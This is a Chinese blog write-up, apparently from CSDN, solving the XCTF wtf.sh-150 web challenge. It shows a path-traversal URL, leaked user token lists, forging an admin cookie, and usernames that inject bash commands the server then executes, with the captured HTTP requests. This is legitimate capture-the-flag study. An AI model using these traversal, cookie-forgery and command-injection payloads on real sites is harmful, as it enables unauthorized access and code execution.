xctf攻防世界 Web高手进阶区 wtf.sh-150

原创

l8947943 于 2022-01-08 21:20:41 发布 630 收藏

分类专栏： 攻防世界web之路 文章标签： 前端 安全 web安全

本文链接：https://blog.csdn.net/l8947943/article/details/122386478


攻防世界web之路 专栏收录该内容


14 篇文章 0 订阅

订阅专栏

1.进入环境，查看内容

一串奇奇怪怪的留言板内容，记着我们Login Register，搞个账户注册玩玩，登录进去后发现就是只能发个帖子。也没有什么可以利用的内容，于是使用dirsearch扫一扫，一通乱扫没有什么有用的信息，如图：





麻了，继续学习大佬们的writeup吧。

2. 问题分析

1. **尝试路径穿越**

   查阅相关的资料：

- **目录穿越（directory traversal）是HTTP开发的一种形式，黑客在一个Web服务器上使用这个软件除了可以访问服务器的根目录外还可以访问目录里面的数据。**
- 一些路径穿越的总结：路径穿越攻击路径整理

我们尝试构造路径穿越的payload：

```
http://111.200.241.244:53573/post.wtf?post=../
```

出现了一堆Posted by和代码：

```
Posted by $ # vim: ft=wtf
<html>
 $ source user_functions.sh <head> <link rel="stylesheet" type="text/css" href="/css/std.css" > </head> <body> <h1>Welcome
 to the wtf.sh Forums!</h1> $ if is_logged_in $ then $ echo "<p>Hi, ${COOKIES['USERNAME']}. <a
 href='/logout.wtf'>Logout</a> <a href='/profile.wtf?user=$(basename $(find_user_file ${COOKIES['USERNAME']}))'>Profile</a>
 </p>" $ echo "<a href=/new_post.wtf>New Post</a>"; $ else $ echo "<p>You're not logged in. <a href='/login.wtf'>Login</a>
 <a href='/new_user.wtf'>Register</a></p>" $ fi <h3>Posts:</h3> <ol> $ if [[ -e .index_cache.html ]] $ then $ cat
 .index_cache.html; $ else $ for post_file in posts/*; do $ post_file=$(basename $post_file); $ post_title=$(nth_line 2 <
 posts/$post_file | htmlentities); $ post_user=$(nth_line 1 < posts/$post_file | htmlentities); $ echo "<li><a href=\"/post.wtf?
 post=$post_file\">$post_title</a> by ${post_user}</li>"; $ done; $ fi </ol> </body> </html>

Posted by #!/usr/bin/env bash
 # Some useful standard functions to have around :) # check if an array contains a given value # contains "asdf" "asdf an array of
 values" => has exit code 0 function contains { local e; for e in "${@:2}"; do [[ "$e" == "$1" ]] && return 0; done; return 1; }
 function file_exists { local file=$1; stat ${file} > /dev/null; } function nth_line { local n=$1; local filename; if [[ $# != 1 ]] then
 filename=$2; sed "${n}q;d" < $filename; else sed "${n}q;d" fi 2> /dev/null } function redirect { local target="$1"; echo "
 <script>window.location.href='${target}';</script>"; } # Hacky way of figuring out which date command is appropriate, #
 depending if we're on BSD or GNU coreutils YESTERDAY_CMD=""; TOMORROW_CMD=""; if date --help | grep "GNU" > /dev/null
 then # Using GNU date TOMORROW_CMD="date -d tomorrow"; YESTERDAY_CMD="date -d yesterday"; else # Using BSD date
 TOMORROW_CMD="date -v +1d"; YESTERDAY_CMD="date -v -1d"; fi function set_cookie { local key="$1"; local value="$2"; local
 expiry=$(${TOMORROW_CMD}); echo "<script>document.cookie = '${key}=${value}; expires=${expiry}; path=/';</script>";
 COOKIES[$key]="${value}"; } function get_cookie { echo "${COOKIES[$1]}"; } function remove_cookie { local key="$1"; local
 expiry=$(${YESTERDAY_CMD}); # expiration dates in the past delete cookies echo "<script>document.cookie = '${key}=riperino;
 expires=${expiry}; path=/';</script>"; unset COOKIES[$key]; } # take text on input, transform any html special chars to the
 corresponding entities function htmlentities { sed "s/\&/\&amp;/g" | sed "s/</\&lt;/g" | sed "s/>/\&gt;/g"; }

Posted by $ # vim: ft=wtf
<html>
 <head> <link rel="stylesheet" type="text/css" href="/css/std.css" > </head> $ source user_functions.sh $ if [[ $method = 'POST'
 ]] $ then $ local username=${POST_PARAMS['username']}; $ local password=${POST_PARAMS['password']}; $ local
 userfile=$(find_user_file ${username}); $ if [[ ${userfile} != 'NONE' ]] $ then $ # User exists, try to login $ if $(check_password
 ${username} ${password}) $ then $ # correct pass $ set_cookie "USERNAME" ${username}; $ set_cookie "TOKEN" $(nth_line 3
 ${userfile}); $ redirect "/"; $ else $ # incorrect pass $ echo "<h3>Sorry, wrong password for user ${username}:(<br>Try again?
 </h3>"; $ fi $ else $ # user doesn't exist $ echo "<h3>Sorry, user ${username} doesn't exist :(<br>Try again?</h3>" $ fi $ fi
 <h3>Login</h3> <form method=POST> <input type=text name=username placeholder="username"></input><br> <input
 type=password name=password placeholder="password"></input><br> <button type=submit
 name=submit>Submit</button> </form> </html>

Posted by $ # vim: ft=wtf
<html>
 <head> <link rel="stylesheet" type="text/css" href="/css/std.css" > </head> $ source user_functions.sh $ if is_logged_in $ then
 $ remove_cookie 'USERNAME'; $ remove_cookie 'TOKEN'; $ redirect "/"; $ else $ echo "<h3>You need to be logged in to log out,
 bud.</h3>"; $ fi </html>
```


什么乱七八糟的，但是题目中出现了关键词admin、users、password等，根据wp的提示，对users进行目录穿越；

我们去.../user中去搜搜有没有相关的flag关键词，如图：

```
Posted by $ # vim: ft=wtf
$ source user_functions.sh
  <html> <head> <link rel="stylesheet" type="text/css" href="/css/std.css" > </head> $ if contains 'user' ${!URL_PARAMS[@]}
  && file_exists "users/${URL_PARAMS['user']}" $ then $ local username=$(head -n 1 users/${URL_PARAMS['user']}); $ echo "
  <h3>${username}'s posts:</h3>"; $ echo "<ol>"; $ get_users_posts "${username}" | while read -r post; do $ post_slug=$(awk -F/
  '{print $2 "#" $3}' <<< "${post}"); $ echo "<li><a href=\"/post.wtf?post=${post_slug}\">$(nth_line 2 "${post}" | htmlentities)</a>
  </li>"; $ done $ echo "</ol>"; $ if is_logged_in && [[ "${COOKIES['USERNAME']}" = 'admin' ]] && [[ ${username} = 'admin' ]] $
  then $ get_flag1 $ fi $ fi </html>

Posted by $ # vim: ft=wtf
```


我们将代码给搞出来：

```
<html>
 <head>
    <link rel="stylesheet" type="text/css" href="/css/std.css" >
 </head>
$  if contains 'user' ${!URL_PARAMS[@]} && file_exists "users/${URL_PARAMS['user']}"
$   then
$    local username=$(head -n 1 users/${URL_PARAMS['user']});
$    echo "<h3>${username}'s posts:</h3>";
$    echo "<ol>";
$    get_users_posts "${username}" | while read -r post;
$  do
$        post_slug=$(awk -F/ '{print $2 "#" $3}' <<< "${post}");
$       echo "<li><a href=\"/post.wtf?post=${post_slug}\">$(nth_line 2 "${post}" | htmlentities)</a></li>";
$    done
$    echo "</ol>";
$     if is_logged_in && [[ "${COOKIES['USERNAME']}" = 'admin' ]] && [[ ${username} = 'admin' ]]
$        then
$           get_flag1
$     fi
$  fi
</html>
```

其中关键代码如下：

```
$ if is_logged_in && [[ "${COOKIES['USERNAME']}" = 'admin' ]] && [[ ${username} = 'admin' ]]
$   then
$       get_flag1
```

这段代码的意思是说，如果我们的登录用户是admin，那么我们就能获得flag1，所以，看来，如果我们想要获得flag1，就必须是admin用户登录，那么如何登录呢？代码中也给了提示，代码检查的是cookies，经过抓包，发现登录用户都会有自己的一个Token，看来我们只需要修改登录用户名和登录的Token即可登录admin用户

2. **尝试翻翻.../users**
   访问链接

```
http://111.200.241.244:60136/post.wtf?post=../users
```

结果如图：

d5aeb81cc11ea3099ce3d2ccf0657d0bd8291b3e
CjBqmT2EHutdV7yYd8pd3URdXYydHDEWtkOFIJlSBsKG+LYtnte/lz6wnX7vjwlu990HS7gZLyIonK3LWSl7Kw==

Posted by The Laughing Man
53df62157e75601299b6383c8125a13443088d66
dZrV8QKfarZSUAEgSDeAugsxC51vhdox2XDdDdd4TjkJ5pnNqjAMyXlGsTIbghKAJAsrxthKBp9J78UlIlGA+g==

Posted by Morpheus
607d4a023eb6185a46816c3c10a640668fa2fa8b
A9HbVAivFE/kd33ruVqstfSdJJjDZ590qIQ8h6fxTDWEIRr57pgqJQE6RamZBOAKTNivF1V8RNdpf2I7npiLiA==

Posted by The Plague
a6eb4c0211267e2aad065d60f6d162ff7e1e53b6
iBe1ZMdXPf3fK3LyGUxlUBXzDk/95Wl2Q4we5n7VhMHON9rx8pV2U5pTeQXjKDDG5ANCKh0WEpyXq4MCrI2g6Q==

Posted by admin
ae475a820a6b5ade1d2e8b427b59d53d15f1f715
uYpiNNf/X0/0xNfqmsuoKFEtRlQDwNbS2T6LdHDRWH5p3x4bL4sxN0RMg17KJhAmTMyr8Sem++fldP0scW7q3w==

可以看到，存储着注册者的账号信息，另外的序列不知道存储的是什么，于是我们利用burpsuite进行抓包测试。我们测试登录包，如图：

Request

Pretty Raw Hex \n

```
1 GET / HTTP/1.1
2 Host: 111.200.241.244:53573
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/96.0.4664.45 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0
  .9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
  cation/signed-exchange;v=b3;q=0.9
6 Referer: http://111.200.241.244:53573/login.wtf
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: USERNAME=1; TOKEN=
  7SkP8gV+G1MDYH6tlKpJV9M8AXf/iiRpIoinOzCgk4JwMESyoUw
  Zfk+6wtH3x3Dz/BjIOUUpuaxLltm5e7oPAQ==
10 Connection: close
11
12
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html
3 X-Powered-By: wtf.sh 0.0.0.0.1 "alphaest of bets"
4 X-Bash-Fact: If you forget the brackets in an array
  access, bash will just return the first element of
  the array.
5
6
7 <html>
8   <head>
9     <link rel="stylesheet" type="text/css" href="
      /css/std.css" >
10  </head>
11  <body>
12    <h1>
        Welcome to the wtf.sh Forums!
      </h1>
13    <p>
        Hi, 1. <a href='/logout.wtf'>
          Logout
        </a>
        <a href='/profile.wtf?user=IkDPC'>
          Profile
        </a>
      </p>
14    <a href=/new post.wtf>
```


可见最下面一串东东就是产生的cookie，那么可以使用admin的账户和对应的cookie值进行登录，登入进去如图：

Welcome to the wtf.sh Forums!

Hi, admin. Logout Profile


New Post

Posts:

1. Yo, what's up for any help from us. by Hackerman
2. Are you would have to be on the fourteenth, that's Phreak, and copy the phones. by Neo
3. Yo, what's up for it to save you play the dialups, access codes and he's grounded for Joey. by Cereal Killer
4. See, we're very busy. A TV network that wishes to remain nameless has expressed an interest in our show. by Morpheus
5. Yeah. by admin
6. Oh my turf? by Hackerman
7. I need people out of Washington. Forgery, Embezzlement, two years ago, reconciled two drug convictions, plus she jumped parole. Whe been hell, huh? Zero Cool? A virus planted in one who understands you. by Hackerman

8. Look at this, it's hyped, you ten minutes to get in, and seven systems in one day? by The Plague

戳进profile文件夹，以admin的身份查看，可以在底部发现了flag，但是这里是一半：`Flag: xctf{cb49256d1ab48803`



好人做到底啊，哎。。。看了看wp，发现接下来的内容需要代码审计。

3. **代码审计**

   what's the fuck（wtf），真的这个文件名取的有学问，重点搞它，我们搜搜wtf，妈的一大推！wp中写道`local can_execute=$?`是核心，因此我们收到这段代码并需要进行审计：

```
function reply {
    local post_id=$1;
    local username=$2;
    local text=$3;
    local hashed=$(hash_username "${username}");
    curr_id=$(for d in posts/${post_id}/*; do basename $d; done | sort -n | tail -n 1);
    next_reply_id=$(awk '{print $1+1}' <<< "${curr_id}");
    next_file=(posts/${post_id}/${next_reply_id});
    echo "${username}" > "${next_file}";
    echo "RE: $(nth_line 2 < "posts/${post_id}/1")" >> "${next_file}";
    echo "${text}" >> "${next_file}";
    # add post this is in reply to to posts cache
    echo "${post_id}/${next_reply_id}" >> "users_lookup/${hashed}/posts";
}
```


这段代码表示上传wtf文件并执行，那这样的话我们上传执行命令上去，让服务器执行我们的命令，从而我们能够找到服务器中flag2的位置和内容。那么文件从何而来，想到论坛上还有个发帖子和回复的功能，那么自然而然就联想到搞个后面，上传文件上去，然后搞到flag2。

上传后门


重新注册用户，账户名需要是：`${find,/,-iname,get_flag2}`，登入后如图：

这里解释一下为什么要注册这样一个用户名，我们抓包看看：

username的内容以后门的内容上传至.../user文件夹下：




接着，我们构造post传输可以接收的地址（这里我也有些不懂，应该是源码审计中要执行的代码位置位于users_lookup中，文件名自己取，后缀为wtf。%09是水平制表符，必须添加，不然后台会把我们的后门当做目录去解析。）



```
Host: 111.200.241.244:60136
Content-Length: 20
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://111.200.241.244:60136
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gec
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image,
Referer: http://111.200.241.244:60136/reply.wtf?post=nfYwv
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: USERNAME=${find,/,-iname,get_flag2}; TOKEN=j9GO+9dhjs86HNUP2TnHOqFXqxcQiYoyAAWTdv
Connection: close

text=2222222&submit=
```


上传文件敲定后，我们接着访问对应的地址，tmd有内容了，如图：



/usr/bin/get_flag2 RE: 222


说明flag2的位置在这个路径！

拿取flag2


注册新用户flag2，这里解释一下为什么要注册一个这样的用户，前面我们在得到flag1的时候的格式是get_flag1，所以这里我们注册一个get_flag2的用户，来寻找falg2。注册的用户名为：

```
$/usr/bin/get_flag2
```

同样的道理，跟着上一操作步骤走，登录用户后使用burpsuite，核对Cookie的USERNAME是$/usr/bin/get_flag2，并修改post地



址，如图：
然后，同样的道理，访问目标目录，得到另一半flag，如图：



拿到了另一半：`Flag: 149e5ec49d3c29ca}`

因此，最终得到flag：xctf{cb49256d1ab48803149e5ec49d3c29ca}

3. 总结

这道题难点其实在于如何发现路径穿越，另外就是对代码审计要求较高（我想这段代码是读的人真的头大，而且非常难格式化，what's the fuck），这个题目难度真的有些高，费了很大力，差点都没操作来！
继续努力丫，欢迎交流讨论~~~